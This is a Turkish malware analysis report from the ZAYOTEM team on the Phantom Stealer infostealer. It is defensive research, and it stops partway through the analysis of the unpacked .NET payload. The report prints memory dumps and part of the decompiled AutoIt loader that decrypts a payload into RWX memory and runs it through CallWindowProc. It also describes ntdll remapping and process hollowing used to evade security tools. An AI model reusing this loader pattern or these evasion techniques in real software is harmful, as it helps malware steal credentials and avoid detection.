

Phantom Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İÇİNDEKİLER

ÖN BAKIŞ	3
Z28FKG-90.EXE ANALİZİ	4
STATİK ANALİZ	4
DİNAMİK ANALİZ	6
STUB.EXE ANALİZİ	14
STATİK ANALİZ	15
DİNAMİK ANALİZ	18
YARA KURALI	29
MITRE ATTACK TABLE	31
ÇÖZÜM ÖNERİLERİ	32
HAZIRLAYAN	33

Ön Bakış

PhantomStealer, RedLine Stealer ailesine benzer davranışlar sergileyen ancak yapısal farklılıkları nedeniyle bağımsız geliştirildiği değerlendirilen çoklu veri sızdırma mekanizmasına sahip kritik bir info stealer'dır. 2025 yılı sonlarında öne çıkan ve kurumsal ağlar ile bireysel kullanıcıları hedef alan açık kaynak kodlu temellere dayanan phishing kampanyalarıyla yayılan özellikle Rusya'da sahte banka transferi e-postaları ve ISO ekipleri aracılığıyla yayıldığı tespit edilmiştir. İlk aşamada güvenlik ürünlerinden kaçmak için Autolt ile paketlenmiş olup disk üzerinde iz bırakmadan doğrudan RAM üzerinde çalışarak gelenekselleşmiş tespitleri atlarmaya çalışır.


Bu kötü amaçlı yazılım bulaştığı bilgisayarların;

- Chromium ve Gecko tabanlı web tarayıcılarına kaydedilen kimlik bilgilerine ve oturum çerezlerine,
- Masaüstü ve tarayıcı eklentisi tabanlı kripto para cüzdanlarına,
- Discord ve Telegram gibi masaüstü mesajlaşma istemcilerinin oturum token'larına,
- FileZilla ve WinSCP gibi FTP istemcileri ile Outlook gibi e-posta istemcilerine,
- Masaüstü, İndirilenler, OneDrive ve DropBox gibi dizinlerde yer alan kritik bilgisayar belgelerine erişim sağlamasına olanak sağlamaktadır.
- Bunlara ek olarak arka planda klavye vuruşlarını kaydeder, düzenli zaman aralıklarıyla arka planda ekran görüntüleri alır ve kullanıcının panoya kopyaladığı kripto para cüzdan adreslerini anlık olarak saldırganın adresleriyle değiştirir.

z28FKG-90.exe Analizi

Adı	z28FKG-90.exe
MD5	572b9fbad933e1a73051716c7e4d8421
SHA256	ac0f4e03c67139a764a693e10f6568758b5e38ac0dedc94ec18b0a86cc059358
Dosya Türü	Win32 EXE (Autolt v3 Compiled)

Statik Analiz



Şekil 1- DIE Üzerinde Autolt İle Derlendiğinin Çıktısı

Zararlı yazılımın ilk aşama dropper dosyası Detect It Easy aracı ile incelendiğinde yüksek bir entropi değerine sahip olduğu ve Autolt derleyicisi ile paketlenildiği tespit edilmiştir. Bu yüksek entropi asıl zararlı kodların dosya içerisinde şifrelenmiş halde tutulduğunu göstermektedir.



Şekil 2- DIE Üzerinde Dosyanın Packed Olduğu Ve Entropi Değeri

DIE entropi görünümünde yaklaşık 7,45 bit/byte değer ve %93 packed oranı görülmektedir. Bu bulgu, dropper içeriğinin önemli bölümünün sıkıştırılmış veya şifrelenmiş biçimde tutulduğunu desteklemektedir.

```
PS C:\User\ [redacted] \Downloads\AutoIt-Ripper-master\AutoIt-Ripper-master> python main.py
Ripper running...
Output File: script.au3
Output File: hurtling
Output File: pteropod

Success!
```

Şekil 3- Autolt-Ripper Tool'u İle Autolt Scriptinin Ve Yanındaki Zararlı Dosyaların Çıkartılması

Autolt ayrıştırma aracı olan Autolt-ripper kullanılarak orijinal dosya decompile edildiğinde esas işi yapan Autolt scripti ile "hurtling" ve "pteropod" isimli iki adet şifreli payload dışa aktarılmıştır.

Script statik olarak incelendiğinde kodun kasıtlı olarak karmaşılaştırıldığı ve zararlı parçacıkların yasal **SysAnimate32** fonksiyonları arasına gizlendiği görülmüştür. Zararlının komutlarını çalışma anında deşifre etmek için **VJRMKBBB** isimli özel bir karakter kaydırma algoritması kullandığı saptanmıştır. Zararlı, Temp dizinine çıkarttığı

bu dosyaları belirtilen algoritma ile çözdükten sonra **CallWindowProc** yöntemiyle asıl zararlı kod akışını tetiklemektedir.

Dinamik Analiz

Zararlı yazılımın RAM üzerindeki faaliyetlerini incelemek amacıyla süreç x32dbg üzerinden izlenmiş ve VirtualAlloc API çağrıları takip edilmiştir. Zararlının sırasıyla üç farklı aşamada bellekte kendine yer ayırdığı gözlemlenmiştir:

Address	Hex	ASCII
03800000	55 8B EC 81 EC CC 02 00 00 56 57 B8 68 00 00 00	U.i.i...vw.k...
03800010	66 89 45 84 B9 65 00 00 00 66 89 4D 86 BA 72 00	f.E.'e...f.M.'r.
03800020	00 00 66 89 55 88 B8 6E 00 00 00 66 89 45 8A B9	..f.U..n...f.E.'
03800030	65 00 00 00 66 89 4D 8C BA 6C 00 00 00 66 89 55	e...f.M.'l...f.U
03800040	8E B8 33 00 00 00 66 89 45 90 B9 32 00 00 00 66	..3...f.E.'2...f
03800050	89 4D 92 BA 2E 00 00 00 66 89 55 94 B8 64 00 00	.M.'...f.U..d...
03800060	00 66 89 45 96 B9 6C 00 00 00 66 89 4D 98 BA 6C	.f.E.'l...f.M.'l
03800070	00 00 00 66 89 55 9A 33 C0 66 89 45 9C B9 6E 00	..f.U.3Af.E.'n.
03800080	00 00 66 89 8D 44 FF FF FF BA 74 00 00 00 66 89	..f..Dyyy°t...f.
03800090	95 46 FF FF FF B8 64 00 00 00 66 89 85 48 FF FF	.Fyyy.d...f..Hyy
038000A0	FF B9 6C 00 00 00 66 89 8D 4A FF FF FF BA 6C 00	y'l...f..Jyyy°l.
038000B0	00 00 66 89 95 4C FF FF FF B8 2E 00 00 00 66 89	..f..Lyyy....f.
038000C0	85 4E FF FF FF B9 64 00 00 00 66 89 8D 50 FF FF	.Nyyy'd...f..Pyy
038000D0	FF BA 6C 00 00 00 66 89 95 52 FF FF FF B8 6C 00	y°l...f..Ryyy.l.
038000E0	00 00 66 89 85 54 FF FF FF 33 C9 66 89 8D 56 FF	..f..Tyyy3Ef..vy
038000F0	FF FF BA 75 00 00 00 66 89 55 D0 B8 73 00 00 00	yy°u...f.UD.s...

Şekil 4- 1. VirtualAlloc Noktası

1. İlk ayırışında belleğe geçerli bir PE formatı olmayan ham bir shellcode bırakılmıştır.

Address	Hex	ASCII
04680000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
04680010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
04680020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
04680030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	ö.....
04680040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..i!..Li!Th
04680050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
04680060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
04680070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
04680080	2D 1B 3D 46 69 7A 53 15 69 7A 53 15 69 7A 53 15	-.=FizS.izS.izS.
04680090	32 12 50 14 6A 7A 53 15 7D 11 53 14 68 7A 53 15	2.P.jzS.}.S.hzS.
046800A0	7D 11 50 14 2F 7A 53 15 7D 11 5D 14 71 7B 53 15	}.P./zS.}.].q{S.
046800B0	7D 11 56 14 72 7A 53 15 7D 11 57 14 1E 7A 53 15	}.V.rzS.}.W.zS.
046800C0	7D 11 AC 15 68 7A 53 15 7D 11 51 14 68 7A 53 15	}.-.hzS.}.Q.hzS.
046800D0	52 69 63 68 69 7A 53 15 00 00 00 00 00 00 00 00	RichizS.....
046800E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
046800F0	50 45 00 00 4C 01 08 00 D5 05 CE 60 00 00 00 00	PE..L...ö.i'.....

Şekil 5- 2. VirtualAlloc Noktası

2. İkinci ayırışında PE yapısına sahip ara bir EXE dosyası RAM üzerine açılarak Autolt akışının kontrolü ele alması sağlanmıştır.

Address	Hex	ASCII
04680000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy.
04680010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
04680020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
04680030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	ö.....
04680040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.Li!Th
04680050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
04680060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
04680070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
04680080	2D 1B 3D 46 69 7A 53 15 69 7A 53 15 69 7A 53 15	-.=FizS.izS.izS.
04680090	32 12 50 14 6A 7A 53 15 7D 11 53 14 68 7A 53 15	2.P.jzS.}.S.hzS.
046800A0	7D 11 50 14 2F 7A 53 15 7D 11 5D 14 71 7B 53 15	}.P./zS.}.].q{S.
046800B0	7D 11 56 14 72 7A 53 15 7D 11 57 14 1E 7A 53 15	}.V.rzS.}.W..zS.
046800C0	7D 11 AC 15 68 7A 53 15 7D 11 51 14 68 7A 53 15	}.-.hzS.}.Q.hzS.
046800D0	52 69 63 68 69 7A 53 15 00 00 00 00 00 00 00 00	RichizS.....
046800E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
046800F0	50 45 00 00 4C 01 08 00 D5 05 CE 60 00 00 00 00	PE..L...ö.i.....

Şekil 6-3. VirtualAlloc Noktası

3. Üçüncü ayırışında ise zararlının **Rtl***, **Zw***, **Ldr*** API'lerini barındıran temiz bir **ntdll.dll** kopyasını belleğe yansıttığı tespit edilmiştir. Zararlıının bu şekilde antivirüslerin uyguladığı API izleme yöntemlerini bypass etmeyi amaçladığı tespit edilmiştir.

Resource Editor: <Version.1>

VERSION INFO MODE

Module Version Number

File Version: 10 0 19041 7181

Product Version: 10 0 19041 7181

Module Attributes

☐ Debug ☐ Private Build

☐ Prerelease ☐ Info Inferred

☐ Patched ☐ Special Build

OS Type: NT (WINDOWS32)

File Type: DLL


Language/Code Page: 1033/1200

File SubType: UNKNOWN

Key	Value
☒ CompanyName	Microsoft Corporation
☒ FileDescription	NT Layer DLL
☒ FileVersion	10.0.19041.7181 (WinBuild.160101.0800)
☒ InternalName	ntdll.dll
☒ LegalCopyright	© Microsoft Corporation. All rights reserved.
☒ OriginalFilename	ntdll.dll
☒ ProductName	Microsoft® Windows® Operating System
☒ ProductVersion	10.0.19041.7181

Şekil 7- Orijinal ntdll.dll Dosyası Olduğunun Kanıtı

Resource Editor çıktısında CompanyName alanının Microsoft Corporation, InternalName ve OriginalFilename alanlarının ntdll.dll olarak görünmesi; belleğe yansıtılan üçüncü PE yapısının Windows bileşeni olan temiz ntdll.dll kopyası olduğunu doğrulamaktadır.



Şekil 8- MsgBox Ekranı Üzerinden Bellek Adresinin Tespiti

Zararlı kod akışının tamamen RAM üzerinde ilerlemesinden dolayı, asıl payloadın çözüldüğü anı yakalamak için hooking stratejisi uygulanmıştır. Autolt scripti statik olarak incelendiğinde zararlının komutları çözdükten sonra CallWindowProc API'sini kullanarak kod akışını doğrudan bellekteki adrese yönlendirdiği saptanmıştır. Süreci inceleyebilmek adına script editlenip CallWindowProc çağrısının hemen öncesine bir MsgBox fonksiyonu yerleştirilmiştir. Bu sayede zararlı akış beklemeye alınmış ve hedeflenen bellek adresi MsgBox üzerinden elde edilmiştir.

Process MsgBox ekranında bekletilirken arka planda çalışan Autolt3.exe sürecine x32dbg ile dışarıdan attach olunmuş ve süreç askıya alınmıştır.

023F15F2	66:8995 26FFFFFF	mov word ptr ss:[ebp-DA],dx	5C:'\\'
023F15F9	B8 5C000000	mov eax,5C	
023F15FE	66:8985 28FFFFFF	mov word ptr ss:[ebp-D8],ax	46:'F'
023F1605	B9 46000000	mov ecx,46	
023F160A	66:898D 2AFFFFFF	mov word ptr ss:[ebp-D6],cx	72:'r'
023F1611	BA 72000000	mov edx,72	
023F1616	66:8995 2CFFFFFF	mov word ptr ss:[ebp-D4],dx	61:'a'
023F161D	B8 61000000	mov eax,61	
023F1622	66:8985 2EFFFFFF	mov word ptr ss:[ebp-D2],ax	6D:'m'
023F1629	B9 6D000000	mov ecx,6D	
023F162E	66:898D 30FFFFFF	mov word ptr ss:[ebp-D0],cx	65:'e'
023F1635	BA 65000000	mov edx,65	
023F163A	66:8995 32FFFFFF	mov word ptr ss:[ebp-CE],dx	77:'w'
023F1641	B8 77000000	mov eax,77	
023F1646	66:8985 34FFFFFF	mov word ptr ss:[ebp-CC],ax	6F:'o'
023F164D	B9 6F000000	mov ecx,6F	
023F1652	66:898D 36FFFFFF	mov word ptr ss:[ebp-CA],cx	72:'r'
023F1659	BA 72000000	mov edx,72	
023F165E	66:8995 38FFFFFF	mov word ptr ss:[ebp-C8],dx	6B:'k'
023F1665	B8 6B000000	mov eax,6B	
023F166A	66:8985 3AFFFFFF	mov word ptr ss:[ebp-C6],ax	5C:'\\'
023F1671	B9 5C000000	mov ecx,5C	
023F1676	66:898D 3CFFFFFF	mov word ptr ss:[ebp-C4],cx	76:'v'
023F167D	BA 76000000	mov edx,76	
023F1682	66:8995 3EFFFFFF	mov word ptr ss:[ebp-C2],dx	32:'2'
023F1689	B8 32000000	mov eax,32	
023F168E	66:8985 40FFFFFF	mov word ptr ss:[ebp-C0],ax	2E:','
023F1695	B9 2E000000	mov ecx,2E	
023F169A	66:898D 42FFFFFF	mov word ptr ss:[ebp-BE],cx	30:'0'
023F16A1	BA 30000000	mov edx,30	
023F16A6	66:8995 44FFFFFF	mov word ptr ss:[ebp-BC],dx	2E:','
023F16AD	B8 2E000000	mov eax,2E	
023F16B2	66:8985 46FFFFFF	mov word ptr ss:[ebp-BA],ax	35:'5'
023F16B9	B9 35000000	mov ecx,35	
023F16BE	66:898D 48FFFFFF	mov word ptr ss:[ebp-B8],cx	30:'0'
023F16C5	BA 30000000	mov edx,30	
023F16CA	66:8995 4AFFFFFF	mov word ptr ss:[ebp-B6],dx	37:'7'
023F16D1	B8 37000000	mov eax,37	
023F16D6	66:8985 4CFFFFFF	mov word ptr ss:[ebp-B4],ax	32:'2'
023F16DD	B9 32000000	mov ecx,32	
023F16E2	66:898D 4EFFFFFF	mov word ptr ss:[ebp-B2],cx	37:'7'
023F16E9	BA 37000000	mov edx,37	
023F16EE	66:8995 50FFFFFF	mov word ptr ss:[ebp-B0],dx	5C:'\\'
023F16F5	B8 5C000000	mov eax,5C	
023F16FA	66:8985 52FFFFFF	mov word ptr ss:[ebp-AE],ax	52:'R'
023F1701	B9 52000000	mov ecx,52	
023F1706	66:898D 54FFFFFF	mov word ptr ss:[ebp-AC],cx	65:'e'
023F170D	BA 65000000	mov edx,65	
023F1712	66:8995 56FFFFFF	mov word ptr ss:[ebp-AA],dx	67:'g'
023F1719	B8 67000000	mov eax,67	
023F171E	66:8985 58FFFFFF	mov word ptr ss:[ebp-A8],ax	53:'S'
023F1725	B9 53000000	mov ecx,53	
023F172A	66:898D 5AFFFFFF	mov word ptr ss:[ebp-A6],cx	76:'v'
023F1731	BA 76000000	mov edx,76	
023F1736	66:8995 5CFFFFFF	mov word ptr ss:[ebp-A4],dx	63:'c'
023F173D	B8 63000000	mov eax,63	
023F1742	66:8985 5EFFFFFF	mov word ptr ss:[ebp-A2],ax	73:'s'
023F1749	B9 73000000	mov ecx,73	
023F174E	66:898D 60FFFFFF	mov word ptr ss:[ebp-A0],cx	2E:','
023F1755	BA 2E000000	mov edx,2E	
023F175A	66:8995 62FFFFFF	mov word ptr ss:[ebp-9E],dx	65:'e'
023F1761	B8 65000000	mov eax,65	
023F1766	66:8985 64FFFFFF	mov word ptr ss:[ebp-9C],ax	78:'x'
023F176D	B9 78000000	mov ecx,78	
023F1772	66:898D 66FFFFFF	mov word ptr ss:[ebp-9A],cx	65:'e'
023F1779	BA 65000000	mov edx,65	

Şekil 9- Regsvcs.exe Kurban Olarak Belirlenmesi

Çözülen bellek bloğunun string dump'ları incelendiğinde Process Hollowing için kurban süreç olarak Windows'un yasal regsvcs.exe bileşeninin seçildiği görülmektedir.

023F107B	8B 2E000000	mov eax,2E	2E:'.'
023F1080	66:8945 F4	mov word ptr ss:[ebp-C],ax	65:'e'
023F1084	B9 65000000	mov ecx,65	
023F1089	66:894D F6	mov word ptr ss:[ebp-A],cx	
023F108D	BA 78000000	mov edx,78	78:'x'
023F1092	66:8955 F8	mov word ptr ss:[ebp-8],dx	
023F1096	B8 65000000	mov eax,65	65:'e'
023F109B	66:8945 FA	mov word ptr ss:[ebp-6],ax	
023F109F	33C9	xor ecx,ecx	
023F10A1	66:894D FC	mov word ptr ss:[ebp-4],cx	
023F10A5	BA 73000000	mov edx,73	73:'s'
023F10AA	66:8955 C8	mov word ptr ss:[ebp-38],dx	
023F10AE	B8 63000000	mov eax,63	63:'c'
023F10B3	66:8945 CA	mov word ptr ss:[ebp-36],ax	
023F10B7	B9 72000000	mov ecx,72	72:'r'
023F10BC	66:894D CC	mov word ptr ss:[ebp-34],cx	
023F10C0	BA 6F000000	mov edx,6F	6F:'o'
023F10C5	66:8955 CE	mov word ptr ss:[ebp-32],dx	
023F10C9	B8 6C000000	mov eax,6C	6C:'l'
023F10CE	66:8945 D0	mov word ptr ss:[ebp-30],ax	
023F10D2	B9 61000000	mov ecx,61	61:'a'
023F10D7	66:894D D2	mov word ptr ss:[ebp-2E],cx	
023F10DB	BA 72000000	mov edx,72	72:'r'
023F10E0	66:8955 D4	mov word ptr ss:[ebp-2C],dx	
023F10E4	33C0	xor eax,edx	
023F10E6	66:8945 D6	mov word ptr ss:[ebp-2A],ax	
023F10EA	B9 70000000	mov ecx,70	70:'p'
023F10EF	66:894D D8	mov word ptr ss:[ebp-28],cx	
023F10F3	BA 75000000	mov edx,75	75:'u'
023F10F6	66:8955 DA	mov word ptr ss:[ebp-26],dx	
023F10FC	B8 74000000	mov eax,74	74:'t'
023F1101	66:8945 DC	mov word ptr ss:[ebp-24],ax	
023F1105	B9 72000000	mov ecx,72	72:'r'
023F110A	66:894D DE	mov word ptr ss:[ebp-22],cx	
023F110E	BA 65000000	mov edx,65	65:'e'
023F1113	66:8955 E0	mov word ptr ss:[ebp-20],dx	
023F1117	B8 66000000	mov eax,66	66:'f'
023F111C	66:8945 E2	mov word ptr ss:[ebp-1E],ax	
023F1120	B9 61000000	mov ecx,61	61:'a'
023F1125	66:894D E4	mov word ptr ss:[ebp-1C],cx	
023F1129	BA 63000000	mov edx,63	63:'c'
023F112E	66:8955 E6	mov word ptr ss:[ebp-1A],dx	
023F1132	B8 69000000	mov eax,69	69:'i'
023F1137	66:8945 E8	mov word ptr ss:[ebp-18],ax	
023F113B	B9 65000000	mov ecx,65	65:'e'
023F1140	66:894D EA	mov word ptr ss:[ebp-16],cx	
023F1144	BA 6E000000	mov edx,6E	6E:'n'
023F1149	66:8955 EC	mov word ptr ss:[ebp-14],dx	
023F114D	B8 74000000	mov eax,74	74:'t'

Şekil 10- Zararlı'nın Disk Üzerinde Hedeflediği Yol Bilgisi

Aynı string dump'ında asıl çalıştırılabilir dosyanın diskte hedeflediği yol bilgisinin açık biçimde oluşturulduğu görülmektedir. Bu veri, sonraki breakpoint ve payload çıkarma adımlarında hedef yolun doğrulanmasını sağlamıştır.

```
;Payloadı'n rutini
FileInstall( "hurtling" , @TempDir & "\hurtling" , 1 )
FileInstall( "pteropod" , @TempDir & "\pteropod" , 1 )
$WBWTLOYAG = $STUBUYBNEU ( @TempDir & "\pteropod" );Temp'e saldırdığı dosyayı oku
$WBWTLOYAG = VJRMKBBB ( $WBWTLOYAG , "6" );VJRMKBBB fonksiyonuyla içeriği çöz

;kernel32.dll üzerinden VirtualAlloc çağırıp RWX (0x40) yetkisiyle bellek ayırıyoruz
$GTPKOH10T = DllCall ( "kernel32.dll" , "ptr" , "VirtualAlloc" , "ptr" , 0 , "int" , $DHU00WHG , "int"
, 0x3000 , "int" , 0x40 ) [ 0 ]


;Çözdüğümüz zararlı içeriği ayırdığımız bu struct içine yazıyoruz
$LFZFUABDCE = DllStructCreate ( "byte[ " & $DHU00WHG & "]" , $GTPKOH10T )
DllStructSetData ( $LFZFUABDCE , 1 , $WBWTLOYAG )

;HOOK kısmı
;Normalde kod akışta callwindowproc işini direkt çağırıyordu
;Sürece x32dbg ile attach olabilmek ve shellcode'u kaçırmamak için o satırı yiyip araya MsgBox koyduk.
;Orijinal hali buydu: DllCall("user32.dll", "ptr", "CallWindowProc", "ptr", $GTPKOH10T + 9184, "ptr",
0, "ptr", 0, "ptr", 0, "ptr", 0)

Local $PayloadAdresi = "0x" & Hex($GTPKOH10T)
MsgBox(48, "HOOK", "Payload başarıyla bellekte" & @CRLF & "Hedef memory: " & $PayloadAdresi & @CRLF &
"Attach ol ve memory map'te adrese git")
DllCall("user32.dll", "ptr", "CallWindowProc", "ptr", $GTPKOH10T + 9184, "ptr", 0, "ptr", 0, "ptr", 0,
"ptr", 0)
```


Şekil 11- Scriptin Kod Akışı Ve Breakpoint Stratejisi

Zararlı shellcode'un başlangıç adresini hesaplamak için Autolt betiğindeki 9184 baytlık (0x23E0) sapma değeri referans alınmış ve Base Address + 0x23E0 konumuna breakpoint yerleştirilmiştir.



Şekil 12- .NET Reactor Korumalı Bellek Dump'ı

Süreç devam ettirildiğinde, asıl payload'ı belleğe açmak için sistemden yeni bir alan talep edileceği öngörülerek kernel32.VirtualAlloc API'si izlemeye alınmıştır. Fonksiyonun return anında işletim sisteminin atadığı yeni bellek adresinin başlangıcına (EAX register'ı üzerinden) Hardware Write Breakpoint yerleştirilmiştir. Shellcode, kendini çözüp belleğe yazdığı an işlem durdurulmuş ve saf payload elde edilmiştir.




Şekil 13- Shellcode Sonrası Alınan Dump'ın DIE Çıktısı Ve Sahte Stub Yapısı

Elde edilen memory dump'ı statik olarak incelendiğinde dosyanın .NET Reactor ile korunduğu ve analisti yanıltmak amacıyla sahte bir Visual C++ kabuğu içerdiği fark edilmiştir.

Zararlıının bu yanıltıcı kabuğu aşip asıl .NET modülünü belleğe açacağı anı yakalamak için kernel32.VirtualAlloc API'sine yönelik gelişmiş bir filtreleme uygulanmıştır.

